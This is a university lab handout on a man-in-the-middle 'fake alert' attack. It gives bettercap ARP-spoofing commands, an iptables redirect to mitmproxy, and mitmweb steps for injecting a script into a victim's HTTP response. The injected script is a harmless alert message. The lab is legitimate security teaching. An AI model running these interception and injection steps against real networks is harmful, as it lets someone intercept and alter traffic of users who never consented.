Lab 2

Fake Alerts

Goals: This lab demonstrates how an attacker can intercept web requests from the victim machine (Windows machine) on the attacker's machine (Ubuntu machine) and modify the response body.


STEP 0:

Alice—Victim laptop

Mallory—Attacker (Ubuntu VM running on virtualbox in a Windows host)

Set up infrastructure: How Ubuntu can see the network.

Attacker ("Mallory") Becomes Man-In-The-Middle:



STEP 1:

To start this attack, Mallory first becomes Man_in_the_Middle between the Alice (victim laptop) and the Wi-Fi router; for that Mallory uses a tool called bettercap.

- First, we need to become the root user in the Ubuntu VM by running the command,
  - *sudo su*
  - *Enter the root user password when prompted*
- Then run the following commands.

> *bettercap* *(by running this command, we start the tool)*

> *net.probe on* *(To scan the connected devices on the Wi-Fi)*


> *net.show* *(Show connected devices with IP address and more.)*

From the net.show we can see the IP address of Alice's device and save it.

> *set arp.spoof.targets 192.168.237.242* *(assuming Alice's IP address is 192.168.237.242, this will set Alice as the target for the MITM attack)*

> *arp.spoof on* *(This will start the ARP spoof)*

Screenshot for Reference:



```
┌──(root㉿kali)-[/home/kali]
└─# bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]

192.168.237.0/24 > 192.168.237.119  » [22:52:25] [sys.log] [inf] gateway monitor started ...
192.168.237.0/24 > 192.168.237.119  » net.probe on
[22:53:58] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.237.0/24 > 192.168.237.119  » [22:53:58] [sys.log] [inf] net.probe probing 256 addresses on 192.168.237.0/24
192.168.237.0/24 > 192.168.237.119  » net.show[22:54:01] [endpoint.new] endpoint 192.168.237.242 detected as 14:13:33:a6:dd:15 (AzureWave Technology Inc.).
192.168.237.0/24 > 192.168.237.119  » net.show

┌─────────────────┬───────────────────┬─────────┬────────────────────────────┬───────┬───────┬──────────┐
│      IP ▴       │        MAC        │  Name   │           Vendor           │ Sent  │ Recvd │   Seen   │
├─────────────────┼───────────────────┼─────────┼────────────────────────────┼───────┼───────┼──────────┤
│ 192.168.237.119 │ 48:22:54:dd:c9:13 │ wlan0   │                            │ 0 B   │ 0 B   │ 22:52:25 │
│ 192.168.237.42  │ 22:8c:e5:e3:a9:cd │ gateway │                            │ 0 B   │ 0 B   │ 22:52:25 │
│                 │                   │         │                            │       │       │          │
│ 192.168.237.242 │ 14:13:33:a6:dd:15 │         │ AzureWave Technology Inc.  │ 862 B │ 92 B  │ 22:54:01 │
└─────────────────┴───────────────────┴─────────┴────────────────────────────┴───────┴───────┴──────────┘

↑ 14 kB / ↓ 58 kB / 922 pkts

192.168.237.0/24 > 192.168.237.119  » set arp.spoof set targets 192.168.237.242
192.168.237.0/24 > 192.168.237.119  » arp.spoof on
[22:54:26] [sys.log] [inf] arp.spoof enabling forwarding
192.168.237.0/24 > 192.168.237.119  » [22:54:26] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.237.0/24 > 192.168.237.119  » █
```

STEP 2:


We need to change the iptables protocol in the Ubuntu VM; the **HTTP** request goes to port **80** and our ***mitmproxy*** *(A tool used to intercept and change the response or request)* will work on port **8080,** so we have to redirect the traffic.

- First become the root user in the Ubuntu VM by running the command,
  - *sudo su*
  - *Enter the root user password when prompted*
- Then run the following commands -

> *iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080*
(to redirect the requests from port 80 to port 8080)

> *iptables -t nat -L (to list the iptable protocols)*

Screenshot for Reference:



```
┌──(root㉿kali)-[/home/kali]
└─# iptables -t nat -A PREROUTING -p tcp  --dport 80 -j REDIRECT --to-port 8080

┌──(root㉿kali)-[/home/kali]
└─# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  10.0.2.2             anywhere             tcp dpt:https redir ports 8080
REDIRECT   tcp  --  anywhere             anywhere             tcp dpt:http redir ports 8080

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
```


STEP 3:

To inject the malicious script use the mitmweb tool.

Navigate to the folder which has mitmweb tool and run the command *./mitmweb*

This will open the web interface on Mallory’s browser.

Screenshot for Reference:



Path	Method	Status	Size	Time
http://web.interhack.com/	GET	200	48.5kb	1s
http://web.interhack.com/@@site-logo/logo.jpg.gif	GET	200	2.5kb	193ms
http://web.interhack.com/news/2021/tiktok-silhouette-challenge/@@images/0d3cddc2-e908-4c4d-b0e7-ab06b040c17e.png	GET	200	1.3kb	98ms


On the mitmweb interface insert an interception rule (~b </html>) as show below.

When Alice visits a webpage on her browser like:

http://web.interhack.com/

This traffic should be intercepted by mitm.

Screenshot for Reference:



127.0.0.1:8081/#/flows/c80d663a-8194-4d81-8cf0-eca01ea6e266/response

~b </html>

Path	Method	Status	Size	Time
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8SiPI7wEW...	GET	200	471b	159ms
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8SiPI7wEW...	GET	200	471b	63ms
http://edgedl.me.gvt1.com/edgedl/chromewebstore/L2Nocm9tZV9leHRlbnNpb24vYmxvYnMvNzI0Q...	GET	200	242.7kb	420ms
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8SiPI7wEW...	GET	200	471b	51ms
http://web.interhack.com/	GET	200	48.6kb	1s
http://web.interhack.com/++plone++production/++unique++2018-09-26T11:29:10.815989/default.css	GET	200	337.5kb	557ms
http://web.interhack.com/++theme++multitheme/css/masonary.css?version=2018-09-22%2023%3A...	GET	200	544b	96ms
http://web.interhack.com//++theme++interhack/less/barceloneta-compiled.css	GET	200	203.8kb	1s
http://web.interhack.com/++plone++production/++unique++2018-09-26T11:29:10.815989/default.js	GET	200	627.2kb	2s
http://web.interhack.com/++theme++multitheme/javascript/masonry.pkgd.min.js?version=2018-09-2...	GET	200	23.6kb	330ms
http://web.interhack.com/++theme++multitheme/javascript/imagesloaded.pkgd.min.js?version=201...	GET	200	5.5kb	311ms
http://web.interhack.com/@@site-logo/logo.jpg.gif	GET	200	2.5kb	256ms
http://web.interhack.com/news/2021/tiktok-silhouette-challenge/@@images/0d3cddc2-e908-4c4d-...	GET	200	1.3kb	185ms
http://web.interhack.com/plonejsi18n?domain=widgets&language=en-us	GET	200	464b	140ms
http://web.interhack.com/interhack/++theme++interhack/barceloneta-favicon.ico	GET	200	68b	121ms
http://edgedl.me.gvt1.com/edgedl/release2/chrome_component/imoffpf67hel7kbknqflao2oo4_1.0....	HEAD	200	0	112ms
http://edgedl.me.gvt1.com/edgedl/release2/chrome_component/imoffpf67hel7kbknqflao2oo4_1.0....	GET	206	1.1kb	72ms
http://web.interhack.com/	GET	200	48.6kb	1s
http://edgedl.me.gvt1.com/edgedl/release2/chrome_component/imoffpf67hel7kbknqflao2oo4_1.0...	GET	206	1.6kb	86ms

```
HTTP/1.1 200 OK
Date: Tue, 18 Jun 2024 18:47:07 GMT
Server: Zope/(2.13.27, python 2.7.13, linux2) ZServer/1.1
Content-Length: 49755
Content-Language: en-us
Expires: Sat, 1 Jan 2000 00:00:00 GMT
X-Ua-Compatible: IE=edge
X-Frame-Options: SAMEORIGIN
Content-Type: text/html;charset=utf-8
Via: 1.1 web.interhack.com
X-Cache: MISS from web.interhack.com
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
```

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-us" xml:lang="en-us">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  <title>Interhack Corporation — The Computer Expert Firm - Interhack Corporation</title>
  <link rel="shortcut icon" type="image/x-icon" href="/++theme++interhack/barceloneta-favicon.ico" />
  <link rel="apple-touch-icon" href="/++theme++interhack/barceloneta-apple-touch-icon.png" />
  <link rel="apple-touch-icon-precomposed" sizes="144x144" href="/++theme++interhack/barceloneta-apple-touch-icon-
  <link rel="apple-touch-icon-precomposed" sizes="114x114" href="/++theme++interhack/barceloneta-apple-touch-icon-
  <link rel="apple-touch-icon-precomposed" sizes="72x72" href="/++theme++interhack/barceloneta-apple-touch-icon-72
  <link rel="apple-touch-icon-precomposed" sizes="57x57" href="/++theme++interhack/barceloneta-apple-touch-icon-57
```


The intercepted request can be identified by a small orange mark next to the request. Select the request to expand it on the right side of the screen. As the attacker, you can now edit the response. Navigate to the response tab to add the malicious script to the victim's response.

Click the **'edit'** button to edit the response body. Scroll to the very bottom of the response and find the **</body>** tag. Add a short script under a pair of script tags: <script> and </script>.

For example, an alert message can be displayed,

<script> alert('You are under a cyber-attack at BGSU') </script>


Then, take out the interception rule (i.e., ~b </html> that we inserted earlier) so that mitm does not intercept anymore traffic. Then, resume the flow by hitting the **"Resume"** button as the following.



Path	Method	Status	Size	Time
http://web.interhack.com/	GET	200	48.5kb	1s
http://web.interhack.com/@@site-logo/logo.jpg.gif	GET	200	2.5kb	193ms
http://web.interhack.com/news/2021/tiktok-silhouette-challenge/@@images/0d3cddc2-e908-4c4d-...	GET	200	1.3kb	98ms
http://web.interhack.com/	GET	200	48.5kb	1s
http://web.interhack.com/@@site-logo/logo.jpg.gif	GET	200	2.5kb	183ms
http://web.interhack.com/news/2021/tiktok-silhouette-challenge/@@images/0d3cddc2-e908-4c4d-...	GET	200	1.3kb	85ms
http://web.interhack.com/	GET	200	48.5kb	940ms
http://web.interhack.com/@@site-logo/logo.jpg.gif	GET	200	2.5kb	87ms
http://web.interhack.com/news/2021/tiktok-silhouette-challenge/@@images/0d3cddc2-e908-4c4d-...	GET	200	1.3kb	111ms
http://web.interhack.com/	GET	200	48.5kb	821ms

```
            <span>Accessibility</span>



          </a>
        </li>

        <li class="portletItem">
          <a href="http://web.interhack.com/contact" class="pat-plone-modal" data-pat-plone-modal="{}

            <span>Contact</span>



          </a>
        </li>

    </ul>
  </div>
</aside>

</div>


    </div>
</div>


    </div>
    </footer></body>
    <script> alert('you are under a cyber attack at BGSU'); </script>
</html>
```

On resuming the flow, you should be able to see the alert message on the webpage.



web.interhack.com says

you are under a cyber attack at BGSU

OK